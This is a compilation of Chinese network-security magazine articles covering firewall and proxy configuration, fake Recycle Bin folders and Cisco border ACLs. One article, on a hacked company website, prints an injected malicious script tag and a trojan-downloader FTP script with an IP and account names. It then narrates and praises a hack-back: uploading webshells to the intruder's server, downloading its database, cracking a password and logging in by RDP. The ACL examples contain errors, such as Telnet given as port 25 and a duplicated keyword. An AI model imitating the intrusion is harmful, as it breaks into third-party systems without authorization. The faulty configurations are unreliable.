网站日常的安全管理工作量相当惊人，最好使用一些 Web 日志分析工具（如 AWStats）、架设系统自动补丁更新服务器（如 Windows 的 WSUS）、备份和恢复工具（如 CobianBackup）及网络流量监控工具（如 MTRG 及 Parosproxy）。这些工具能帮助您解决大多数的日常管理工作。您也应该订阅安全漏洞的邮件列表，以便及时了解漏洞信息。

上述这 5 个步骤必须按照所排列的顺序进行，也可以依据网站的安全需要进行细分。

总之，只有充分了解网站所面临的安全威胁，制定与自己的网站现状相对应的安全防范处理流程，然后循环往复地执行，才有可能将已知的安全威胁控制在企业能接受的范围之内，并从容地面对不断出现的新兴安全威胁，最大限度地减少网站安全威胁给企业带来的损失。

## 卡巴设置不当引风波

河北安新中学 王佳辉

下午刚到单位就接到领导的电话：“看看防火墙的设置，学校的数字监控服务器怎么能访问 50（IP 地址的意思）服务器，却不能访问 51 服务器？”于是，我赶紧进入学校的硬件防火墙进行查看，IP 地址为“10.2.6.50”和“10.2.6.51”的访问权限为任何访问均可通过，这就说明防火墙设置没有问题，问题可能出在数字监控服务器本身。

我们学校的数字监控系统安装于 2006 年，主要用于观摩学习学校优秀教师的教学及录制优质课使用，但它在服务一年多后由于硬件问题休息了几个月，现在刚刚修理好，正准备向老师们重新发布。不过这两台服务器不是笔者管理的。

经查证，两台服务器软、硬件配置相同，不同的是修理后 IP 地址为 50 的机器上安装了以前使用的瑞星杀毒软件，而 IP 地址为 51 的机器上则换成了卡巴斯基杀毒软件。我突然意识到，问题可能就出在“卡巴斯基”上。果然，当我把 51 机器上的卡巴斯基卸载后，客户端就可以正常使用了。

为什么使用瑞星可以，使用卡巴斯基就不行呢？我于是又安装了卡巴斯基试试。

再次安装卡巴斯基后，客户端又不能访问服务器了，看来就是卡巴斯基的问题。用鼠标右键单击系统托盘区的卡巴斯基“K”标志，在弹出的快捷菜单中选择【设置】命令，打开“设置：卡巴斯基反病毒”对话框，开始一项一项地进行查找。

当在“保护→反黑客”中发现“启用防火墙”被选中时，突然我意识到这应该就是解决问题的关键点。单击“启用防火墙”控件组中的“设置”按钮，弹出“规则：反黑客”对话框，这时可以看到“应用程序规则”、“包过滤规则”、“区域”、“附加”等选项卡，在“包过滤规则”选项卡中可以看到对某些端口或协议的“允许与阻止”规则，如图 1 所示。

因为监控客户端要访问服务器一定要通过某个特定的端口来进行，这就足以说明应该在这里进行端口的设置。



图1 规则：反黑客设置

可是要开放什么端口呢？打开客户端程序“HDVR8208TC 数字监控客户端 v2.0”，选择“系统设置→服务器信息→网络端口定义”，在弹出的对话框中可以看到，要正确连接到服务器端需要开放从 8001 到 8005 的端口，如图 2 所示。




图2 需要开放端口

重新回到服务器端进行设置，在“包过滤规则”选项卡中单击【添加】按钮，弹出“新建规则”对话框。将规则名改为一个合适的名字，如“监控 8001-8005”，选中“本地端口”属性，然后单击“规则描述”中的蓝色文字“输入端口”，从而输入端口范围“8001-8005”。

连续三次单击【确定】按钮后，试验客户端连接情况，可正常访问服务器，观看监控视频流，至此问题得到解决。

事后想，这样设置应该是打开了所有程序监听“8001-8005”端口的权力，这对系统安全是很不利的，有没有更合理的解决办法呢？

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

这时将目光放到了“规则：反黑客”中的“应用程序规则”，这是不是针对特定程序打开相应权限的意思呢？

事实上正如我们所想,于是就有了以下更加安全可行的设置方法。

选择“规则：反黑客”对话框中的“应用程序规则”选项卡，单击[添加]按钮，选择“浏览”命令，并在弹出的“请指定可执行模块”对话框中选择服务器端程序“C:\Program Files\Server8208TC\Server.exe”。

接下来弹出“为 Server.exe 编辑规则”对话框，单击右边的【添加】按钮，然后在弹出的“编辑规则”对话框中进行

行如图 3 所示的设置,连续 4 次单击【确定】按钮即可设置成功。



图3 编辑规则

## 网站挂马的渗透与反渗透

这天朋友打电话给我，说访问自己公司的网站时弹出来很多页面，与此同时，杀毒软件也提示网页存在病毒，我的第一感觉就是这家公司的服务器被入侵了。

## 网站挂马检测和清除

## 1. 嗅探被挂马页面

朋友将远程终端和公司网站名称告诉我后，我首先在虚拟机中使用 URLSnooper 软件对网站进行嗅探，果然发现网站里的多处文件被人挂马，如图 1 所示。

登录远程终端后，发现该服务器的配置较高，带宽是20Mbps 光纤，访问网络的速度非常快，觉得是高质量肉鸡的首选，也难怪被黑客入侵。

URLSnooper 是一款非常适合对 URL 进行安全检查的工具,是捕捉网站是否挂马的非常合适的程序。它的安装比较简单,安装完毕后需要安装默认的抓包软件。



图 1 使用 URLSnooper 监听

一旦确认网站被人挂马，应该首先将网站文件进行备份。

直接到网站根目录查看网站文件最近的一些修改时间,发现首页被更改的时间为 8 月 25 日,因此可以借助系统的文件搜索功能搜索 2008 年 8 月 24 日至 8 月 26 日之间的文件。

北京航空航天大学附属中学 杨建

如图 2 所示, 搜索出几十个文件, Index.html、Index.asp、Conn.asp、Top.asp、Foot.asp 及 Js 文件均已经被修改。



图2 查找被修改的网站文件

从文件中可以看出，进行挂马的人应该是个团伙或老手，因为入侵者并没有对所有文件进行挂马，而是有针对性地为一个关键文件进行挂马。

## 2. 清除挂马代码

在所有文件中查找代码“<Script src=http://%61%76%65%31%2E%63 %6E></script>”，并将其清除。

## 系统入侵痕迹搜索和整理

### 查看入侵者遗留在系统中的痕迹

对系统目录及服务器所有目录进行文件查看,发现该入侵者使用过“1433 全自动扫描传马工具”。通过对该工具软件的研究分析,我发现该扫描工具中需要有配置文件,用来下载木马。

果不其然，在系统目录下发现有个名为 Ccl.txt 的文件的生成日期是 2008 年 5 月 29 日，大小只有 64 个字节，用 Type 命令显示如下内容：

Open 122.138.14.8  
gusdn

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
lixuanyu
binary
get l.exe
bye
```

该文件是 FTP 自动下载的配置信息，直接使用 CuteFTP 软件进行 FTP 登录尝试，填好 IP 地址和账号密码，顺利登录，如图 3 所示。



图 3 成功登录 FTP 服务器

从服务器上的文件不难看出，这台机器的 FTP 路径是 Windows 系统某个磁盘的根目录，里面有不少黑客用的工具，机主肯定是一个专业入侵者或者安全爱好者。

很多入侵者在利用网上下载的工具时，没有很好地设置和改造，只是进行简单的配置后便开始攻击和入侵。因此，在肉机上经常留下各种木马的安装文件，有时甚至还有 FTP 自动上传文件的配置文件。

这里可以使用“dir /od /a”命令查看当前目录中的文件，如果存在小于 100 字节的文件，则这些文件极有可能为配置文件。

用扫描工具软件查看一下该计算机开放哪些端口，如图 4 所示，系统开放了 80 端口和远程终端服务 3389 端口。



图 4 查看远程服务器开放端口

利用社会工程学进行反渗透

1. 使用获取的 FTP 账号猜测服务登录口令

既然服务器上开放了 3389 端口、FTP 服务，那么可以尝试利用 FTP 的账号和口令登录它的 3389 远程桌面，猜测 Administrator 的口令。结果既不是 Gusdn，也不是 Lixuanxu，这说明使用 FTP 账号和口令并不能进入系统。

2. 从网站入手

接下来使用 IE 浏览器打开该 IP 地址，可以正常访问网站。该服务提供了 Web 服务，网站为游戏私服服务器，如图 5 所示。



图 5 服务器提供 Web 服务

接下来，通过 HDSI 及 Domain3.5 等 SQL 注入工具对网站进行探测，没有找到可以利用的地方。

3. 从 FTP 目录入手

猛然想起在 FTP 的目录中有一个 Web 子目录，会不会与网站有关系呢？

想到这里，我决定先上传一个 ASP 木马到 Web 目录试试。发现这个目录居然是网站的根目录，ASP 木马可以正常运行，如图 6 所示。



图 6 上传 ASP 木马

通过 ASP 木马在网站中浏览，发现可以浏览所有磁盘，不过只有 D 盘有写权限。经过与 FTP 中的文件进行对比，FTP 的根目录也就是 D 盘。

现在既可以上传文件，也可以浏览文件，当然要想提升权限，还要可以执行命令。于是，我上传了一个 ASP 的 CMD 木马到 Web 目录，结果竟然不能执行。继续利用 ASP 木马在机器上寻找其他突破口，结果一无所获。

FTP 不是用 Serv-U 开的，C 盘不可写，不能执行命令，怎么办？

4. 上传 asp.net 木马提升系统权限

忽然想起用 3389 登录这台机器时，它的操作系统是 2003，可能支持 asp.net，我为什么不上传一个 aspx 的 CMD 木马尝试呢？

果然，aspx 木马能执行命令了，如图 7 所示。




图7 查看系统管理员账号

查看机器的用户列表，居然没有 Administrator，却有个 xuanyu，而 FTP 的口令是 Lixuanyu，一定是管理员把超级用户改名过来的。

它的口令会是什么呢？还是用 3389 登录器测试一番，不是 Gusdn，不是 Lixuanyu，更不是 12345678，靠猜测是没法猜出来了。

5. 获取数据库用户管理员密码

按照密码设置习惯，入侵者极有可能使用了相同的密码，因此可以尝试获取数据库中用户的密码来登录远程终端服务器。

使用 CuteFTP 对整个网站目录中的文件进行查看，在 TT 目录中发现数据库文件“\$\_%●yingzi★!#%&^\$#.asa”。

使用 FTP 把它下载回来后，把文件的后缀改为 mdb，使用 Access 直接打开该数据库，如图 8 所示，从中找到管理员使用的表 Gq\_Admin。




图8 管理员表 Gq\_Admin

从表 Gq\_Admin 中发现存在 Gusdn 用户，并且是个高级管理员，他的密码用 MD5 加密后是 5334e6dd7b8exxxx。

赶紧打开网页 www.cmd5.com，填好 16 位密码，解密！不到 1 分钟密码出来了，12703 xxx，如图 9 所示。




图9 获取用户的密码

6. 再次登录远程终端

直接打开远程终端连接器，在其中输入用户名“xuanyu”，密码“12703 xxx”，然后单击【连接】按钮，很快成功进入该计算机，如图 10 所示。




图10 成功进入入侵者服务器

7. 查看入侵者服务器

使用 Systeminfo 工具查看系统的详细情况：

Systeminfo  
Default Domain:KIRY-CIAEF31B8B  
IP Address:122.138.14.8  
Computer Name:KIRY-CIAEF31B8B  
Current UserName: xuanyu  
Update Time:0 day 22 Hour 43 Min 57 Sec  
Total Memory:1015 MB  
Free Memory:682 MB  
CPU Speed:2.7 GHz  
Cpu Number:2  
Termsrv Port: (3389,3389)  
Language:Chinese (PRC)  
Operate System: WIN2003  
Window Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\system32  
Hard Disk: C:\ (NTFS) Total 9.77 Gb, Free 4.02 Gb.  
Hard Disk: D:\ (NTFS) Total 29.29 Gb, Free 26.86 Gb.  
Hard Disk: E:\ (NTFS) Total 31.81 Gb, Free 27.74 Gb.

几天后，这台机器的 FTP 服务没有了，网站也从 122.138.14.8 搬到了 122.138.4.4，并且只能用域名 www.sow2i.com 来登录了。

不过，它们的 3389 还都是有的，而且两台机器的账号和口令都是一样的。这样，成功渗透第二台计算机，在计算机上面给了一个警告。

总结

网络安全与维护是攻击与防护的对立统一，好的攻击就是好的防护。从挂马的计算机中获取的痕迹，反过来渗透到入侵者的计算机，也不是不可能的事情。



回想反渗透入侵者的服务器过程中，突破口只是一个 FTP 口令，接下来从网页木马到数据库下载，从 MD5 的管理员口令到主机用户口令，最后实现了 3389 的远程桌面登录。整个过程并没有多少技术含量，就是因为入侵者的疏忽

大意，结果才被反渗透。

再次提醒各位同行，在网络管理与维护过程中，碰到问题不要害怕，仔细分析，合理利用每一个掌握的信息，极有可能会有意想不到的收获。

## ❖ 别想再随便上网

▼ 河北 王春海 藁城市信息中心 陈宁 晋州市信息中心 冯敬波

在奥运期间，一些政府加强了上网行为监控。但传统的防火墙只能通过 IP 地址进行限制，而用户很容易修改 IP 地址，事后也不能查找、定位用户。

基于此，我们采用 Windows Server 2003 的 Active Directory、DHCP、ISA Server 将计算机加入到域，让只有加入到域的用户（每人一个用户名、密码并登录计算机）才能上网，其他用户不能上网。这样就做到了经过认证的用户才能上网，如果出了事情也可以追查到人。

同时，奥运期间由于许多用户在线看比赛，经过实际测量，平均每个视频大约占用 1Mbps 以上的带宽，如果一个网络有 20 个人同时观看视频，将会占用大量的网络带宽。所以决定采用 Bandwidth Splitter 限制每个用户带宽在 350Kbps 以内。

在整个奥运期间，这个方案经受住了考验。这是在晋州、藁城市政府网络安全改造方案的主要部分。

### 基于 IP 限制上网的不足

大多数单位都是通过限制工作站的 IP 地址控制其上网行为。例如，根据部门、人员的不同，为其分配不同的地址或者地址段，在防火墙（或代理服务器）中设置上网策略。但这样的设置存在以下一些问题。

（1）因为知道网管对 IP 地址进行了限制，所以一些员工会将自己的 IP 地址改成不受限制的 IP 地址，以避开限制，也带来了副作用——经常出现网络地址冲突现象。

（2）为了解决员工随意修改 IP 地址的问题，需要将 IP 地址与 MAC 地址绑定，但这就需要三层交换机进行调试，无疑会增加网管的负担。另外，现在修改网卡的 MAC 地址也是非常容易的，所以这个方法也不是解决问题的最终方法。

（3）如果只是通过 IP 地址限制上网也不合适，因为如果外来人员将随身携带的笔记本接入网络，设置一个 IP 地址就可以访问外网，这样可能引发问题。

（4）当网络出现问题时，如果只是基于 IP 地址进行排查，不容易定位故障源，因为 IP 地址是可以随意设置的。

基于此，这种传统的、基于 IP 地址进行限制的上网行为需要做出改进。

### 整体解决思路

为了解决上述问题，本文介绍联合使用 ISA Server、DHCP、DNS、Windows Server 2003 Active Directory 的综合解决方案，达到让指定的用户在指定的时间以指定的流量访问指定网络的目的。本方案对用户身份进行验证，不对 IP 进行限制。即使用户修改 IP 地址，也不会避开限制。本方案网络拓扑如图 1 所示。




图1 网络拓扑

解决思路如下：

（1）在网络中需要有一台 Windows Server 2003 的服务器，升级到 Active Directory（域），用于提供身份验证。所有的工作站需要加入该域，ISA Server 是该域的“成员服务器”。

（2）网络中提供一台 DHCP 服务器，为工作站自动分配 TCP/IP 地址（可选）。

（3）在 ISA Server 中创建访问策略时，采用“身份验证”方式，没有经过身份验证的计算机不能访问指定的网络（一般是访问 Internet）。

（4）由于 ISA Server 2004/2006 没有提供“流量”限制功能，可以采用第三方软件提供流量限制功能，如 Bandwidth Splitter for Microsoft ISA Server 软件。

（5）所有工作站在访问 Internet 时要采用“Web 代理方式”或“ISA Server 的防火墙客户端”，否则不能通过“身份验证”，也就不能访问外网。

统一起见，网络中重要服务器的参数设置如下：

Active Directory 服务器的 IP 地址为 192.168.7.7，ISA Server 服务器的“内网”地址为 10.10.0.1（三层交换机的默认路由所指定的地址），外网地址为 61.182.x.y，DHCP 服务器的地址为 192.168.7.6（三层交换机中设置“DHCP 中继代

理”的地址)。所有工作站采用 192.168.1.0/24 ~ 192.168.6.0/24 的网段，DNS 地址设置为 192.168.7.7。

在 ISA Server 中使用“Web 代理客户端”与“防火墙客户端”，可以通过身份验证。

## Web 代理客户端设置

(1) 在网络中安装 Windows Server 2003 的服务器上将 DNS 地址设置成 127.0.0.1，运行 Dcpromo，将系统升级到 Active Directory。本例中 DNS 域名为 jz.local。升级到域之后，按照单位的组织机构创建 OU、子 OU(与部门名称相同)，并在子 OU 中创建用户，如图 2 所示。



图 2 根据组织结构创建 OU 与用户

(2) 将 ISA Server 计算机加入到域。不必将计算机设为“额外的域控制器”，只要加入域作“成员服务器”即可。然后再按照传统方式设置访问策略，如“允许内网访问外网”，即在创建规则时允许“内部”用户访问“外部”，但在设置“用户”时将默认的“所有用户”删除，添加“所有域用户”或“所有经过身份验证的用户”，如图 3 所示。



图 3 用户规则

这样，原来的只根据 IP 地址的限制变成了 IP 地址+用户身份限制，但创建策略时允许所有“内部”的用户，这样起决定作用的就是“用户身份”了。

(3) 在“配置”→“网络”中双击“内部”，打开“内部属性”页，在“Web 代理”选项上选中“为此网络启用 Web 代理客户端连接”，并且选中“启用 HTTP”，如图 4 所示。设置策略之后单击【应用】按钮，让设置生效。




图 4 启用 Web 代理并指定代理端口

(4) 返回到“Active Directory”服务器上，在“Active Directory 用户和计算机”中编辑该 OU 所在的策略。在“用户配置”→“Windows 设置”→“Internet Explorer 维护”→“连接”中双击右侧的“代理设置”，在弹出的对话框中选择“启用代理服务器设置”选项，在“HTTP”文本框中键入代理服务器的地址(在本例中为 10.10.0.1)与端口(本例中为 8080)，如图 5 所示。




图 5 编辑策略

(5) 所有的工作站加入到域之后，以域用户登录，其 IE 中的代理服务器地址将会按照图 5 所示进行设置，并且可以访问 Internet。如果没有加入到域，则不能访问 Internet。

## 防火墙客户端设置

如果网络中的工作站使用 ISA Server 的防火墙客户端的方式访问外网，除了需要按照上面进行设置外，还要进行下面的工作。

(1) 在“防火墙客户端”选项卡中选择“启用此网络的防火墙客户端支持”与“使用 Web 代理服务器”两个选项，并且将“ISA 服务器名称或 IP 地址”(两处)设置为 ISA Server 内网的 IP 地址，切记不要用计算机的名称，如图 6 所示。



图6 设置ISA服务器内网IP地址

(2) 在工作站上安装ISA Server的防火墙客户端软件(在ISA Server安装光盘的Client文件夹中可以用组策略发布该软件)。安装好后，双击右下角的图标，在弹出的对话框的“设置”选项卡中选择“手动指定的ISA服务器”文本框，键入10.10.0.1，然后单击“测试服务器”，单击【确定】按钮即可。

如果不想让用户指定ISA Server服务器的地址，可以使用ISA Server提供的“自动发现”功能，需要进一步配置。

(3) 在ISA Server服务器上，在“自动发现”选项卡中设置使用自动发现的端口号。如果该ISA Server服务器没有发布Web服务器，并且本身也没有Web服务器，则可以使用“DNS发现功能”，这时可以使用80端口。但现在的情况一般ISA Server都会发布Web服务器，所以不能使用80端口，这时候可以指定其他端口(需要是当前服务器没有使用的端口)，如TCP的2501。

在不使用80端口时，只能使用“DHCP”提供“ISA Server”的自动发现功能。

(4) 切换到DHCP服务器上，右键单击DHCP服务器的名称，从弹出的快捷菜单中选择【设置预定义的选项】命令。单击【添加】按钮，在“选项类型”对话框中的“名称”处键入大写的WPAD，“数据类型”选择“字符串”，“代码”选择252，在“描述”处键入http://10.10.0.1:2501/wpad.dat，然后单击【确定】按钮，如图7所示。




图7 添加WPAD选项

添加后，右键单击“服务器选项”，在弹出的“服务器选项”中选中添加的“252的WPAD”选项。

**说明**

还需要为每个VLAN创建作用域，设置作用域的地址范

围、子网掩码、网关地址，并在“服务器选项”中添加DNS地址为192.168.7.7，这些不一介绍。

经过上述设置后，每台工作站设置“自动获得IP地址”与“DNS”地址，同时，ISA Server的“防火墙客户端”就可以通过DHCP的WPAD选项自动指定ISA Server服务器的地址。

**流量控制**

最后需要在ISA Server服务器上安装“Bandwidth Splitter for Microsoft ISA Server”流量控制软件，并且设置相应策略，为不同的用户或者用户组设置不同的流量即可。有关Bandwidth Splitter for Microsoft ISA Server的使用，不做详细介绍。

安装Bandwidth Splitter for Microsoft ISA Server之后的流量监控界面如图8所示。



图8 流量监测图

在使用流量限制后(还可以限制并发连接数量)，当网络中某人说他计算机上网慢时，可以在流量控制列表中根据显示的“用户名”查看该计算机的流量及访问的网站。如果网络速度慢是由于该用户下载软件或观看视频导致的，则提醒该用户，从而弥补了ISA Server的不足。

**其他设置**

如果使用Web代理客户端或者防火墙客户端的计算机，网络中有服务器，如一些内部网站服务器，则在访问这些内部网站时不应该使用代理服务器，这时可以在ISA Server上进行设置。

在ISA Server服务器的“内部”属性中选中“直接访问在‘域’选项卡中指定的计算机”和“直接访问‘地址’选项卡中指定的计算机”，或单击【添加】按钮，将内网服务器的地址添加到“直接访问这些服务器或域”列表中，如图9所示。




图9 需要直接访问的地址

如果有服务器、计算机因为使用 Web 代理客户端或防火墙客户端出现访问网络问题，或者有的服务器只能使用 NAT 的客户端，可以将这些服务器、计算机的 IP 地址创建一个“计

算机集”，单独针对这些计算机集创建访问策略，注意把这些访问策略放在其他访问策略的前面。

别让文件藏在假回收站里

在检查所属单位的信息安全保密情况时，我们发现有些战士很聪明。他们将大量与工作无关的图片、小说及一些相对敏感的资料等文件全部转移到一个文件夹，然后将这个文件夹重命名为“回收站，{645FF040-5081-101B-9F08-00AA002 F954E}”。这样原来文件夹的图标就变成了回收站的图标，文件夹名也变成了“回收站”。

可怕的是，这个文件夹看上去和回收站一模一样，即使单击进去，里面也空空如也，看不到一个文件，很好地实现了文件隐藏的目的，躲避了来自上面的检查。这个问题如果不想办法解决，必定会导致泄密隐患，甚至可能产生一系列其他安全问题。

经过摸索，我们终于找到了破解方法。

真假回收站的不同

经过反复对比测试，我们发现真假回收站有下列不同。

区别一：桌面上“我的电脑”、“我的文档”、“网上邻居”等都可以对其进行重命名，包括假回收站也可以重命名，但真回收站不能重命名。

区别二：在电脑分区中，真回收站都是隐藏的，无法去掉真回收站的隐藏属性，而假回收站可以去掉隐藏属性。

区别三：分区中，真回收站是以 Recycled 命名的，虽然可以改为其他名字，但只要往里面拖入文件或文件夹，就会立即生成一个真回收站。

区别四：真回收站删除不了，假回收站及改过名的真回收站都可以删除。而且改过名的真回收站删除后，会立即生成一个真回收站。

如果在检查某台电脑时，发现哪个分区或文件夹中有既能重命名又能删除的回收站图标，就要注意了，它很可能就是一个假回收站，里面很可能隐藏着不良信息和敏感资料，如图 1 所示。



图 1 分区中的假回收站

75130 部队司令部 郭哲 黄志杰

找出假冒的回收站

那么怎样才能知道电脑有假冒的回收站呢？这个问题其实很简单，只需以“{645FF040-5081-101B-9F08-00AA002 F954E}”为关键字搜索就找出来了。

从图 2 中可以看出，假冒的回收站有 3 个。




图 2 搜索到的假冒回收站

检查假冒回收站里的文件

假冒的回收站查出来了，怎么才能看到隐藏在里面的文件呢？

通过如图 3 所示的操作步骤，可以轻松地揭掉假冒回收站的面具，让它显出庐山真面目来。



图 3 揭掉假冒回收站的面具

第一步：单击【开始】→【运行】命令，运行“CMD”程序，打开 DOS 对话框。

第二步：进入假冒回收站所在分区或文件夹。

假如我们先检查 E 区的假冒回收站，则键入 E（或 E:），按回车键，然后就可以发现驱动器盘符变成了“E:\>”。



在这里键入一个 DOS 目录命令 DIR，可以看到 E 盘里有“laspbj.CHO”、“信息安全”、“杀毒软件”、“技术资料”、“应用软件”、“回收站.{645FF040- 5081-101B-9F08-00AA002F954E}”等一个文件和五个目录。显然这个带尾巴的回收站是假冒的。

第三步：将假冒的回收站改回正常的文件夹。

隐藏在假冒回收站中的文件是看不到的，要想查看里面的文件，就要把这个假冒回收站改回正常的文件夹名。

键入“Ren 回收站.{645FF040-5081-101B-9F08-00AA002F954E}gzl30”命令，将“回收站.{645FF040- 5081-101B-9F08-00AA002F954E}”文件夹改名为“gzl30”。

这时再打开 E 盘，就会发现 E 盘中的回收站图标不见了，取而代之的是我们刚才改过来的“gzl30”文件夹，如图 4 所示。

用鼠标双击打开这个文件夹，就能看到隐藏在里面的文件了。

对于有些在 Windows 状态下带有代码尾巴的假回收站，只需直接把代码尾巴删除，就可以看到隐藏在其中的文件了，如图 5 所示。



图 4 露出庐山真面目



图 5 直接删除尾巴代码

## 政务网边界路由安全设置

在如今的政务网络系统中，网络安全问题已经成为让众多网络管理员头疼的难题。许多管理员采取内在的网络管理方案，但是内部用户系统漏洞多、维护工作量大等特点造成管理难度太大。

如何寻找一种相对简单、有效的安全方案呢？

### 普遍安装防火墙的弊端

有很多单位和镇区管理人员都普遍想安装防火墙，但是在镇区和单位安装防火墙有以下几个弊端。

#### 弊端一：费用高昂

性能好的防火墙往往比较昂贵，要数万到数十万不等，这对于一些网络经费不是很多的镇区和单位来说是一笔不小的开支；而便宜的防火墙很多时候又难以达到要求的性能。

#### 弊端二：维护困难

防火墙的维护需要具有专业网络知识的人员，这对于镇区和单位来说比较困难。如果依赖供应商来管理的话往往对事故反应时间很慢，而且费用也不少。

#### 弊端三：屏蔽内部的 IDS

防火墙会过滤内部检测工具的数据包，会给网络监控带来困难。

由于以上原因，不建议单位和镇区使用防火墙。不过可

东莞市信息化办公室 胡柱安  
以通过在边界路由器上采取适当的安全策略，达到事半功倍的网络安全目的。

### 挖掘路由器的安全功能

现在各个镇区和单位主要使用三种品牌的路由设备（思科、华为和阿尔卡特），其中思科路由器以其功能强大、系统超强稳定、配置管理方便而著称，各个单位和镇区大部分都采用思科设备。

因此，本文主要就思科路由器的安全技术进行最佳的安全策略配置。

思科的主要技术是报文过滤（主要表现为访问控制列表）和针对路由器本身的防止源路由欺骗、关闭服务端口和口令加密等。

### 东莞市政务网中镇区网络边界安全策略分析

各个镇区有三条线路连接到市政务网络，主干为 100M 裸光纤，备用线路为 100M 环路裸光纤和 2M 帧中继。各个单位和镇区接入为具有三层交换（华为、思科和阿尔卡特）功能的交换机，主要是 Cisco 3550 三层交换机。市委政务网信息化办公室中心机房的接入设备为具有三层路由功能的 Cisco 6509 交换机和 Cisco 7507 路由器。各个镇区共有 7 000 多个网络普通用户终端。

我们对接入中心机房的 6509 和 7507、各个镇区的 3550

上采取给予路由器安全策略和用户主机安全策略的报文过滤技术，其主要表现形式是基于报文访问控制的路由访问控制列表 ACL。

策略如图 1 所示。




图 1 策略示意图

## 镇区边界路由器的安全策略

在一个网络中，路由器是整个网络的核心，一般可以通过 Telnet 或者 SNMP 访问路由器，对于此类访问采取的安全策略如下：禁止其他用户访问，只允许局域网内网管 VLAN 范围内的地址访问。

a.b.c.d 是管理地址，包括镇区管理地址和信息办管理地址，25 为 Telnet 端口，x.x.x.x 为路由器本身配置的 IP 地址：

```
Access-list 101 permit tcp a.b.c.d 0.0.0.255 x.x.x.x 0.0.0.0 eq 25
```

SNMP 使用 UDP 无连接协议且端口为 161：

```
Access-List 101 Permit Permit Udp a.b.c.d 0.0.0.255 x.x.x.x 0.0.0.0 eq 161
```

拒绝其他任何地址的访问。此句可省略，因为访问表末尾如果没有明确允许语句，就默认为有此句：

```
Access-list 101 Deny IP Any Any
```

Telnet 使用的路由器虚拟接口，应用方向为 In：

```
Line vty 0 4
```

```
Access-List 101 In
```

## 用户主机安全策略

由于政务网络内的用户都不是专业的网络技术人员，所以总体安全意识和技术一般，在防黑、防蠕虫病毒、防攻击等方面的能力较差，需要在边界路由器上制定高安全的访问控制策略。

(1) 只允许内网用户主动地对外建立连接后返回的数据包通过。

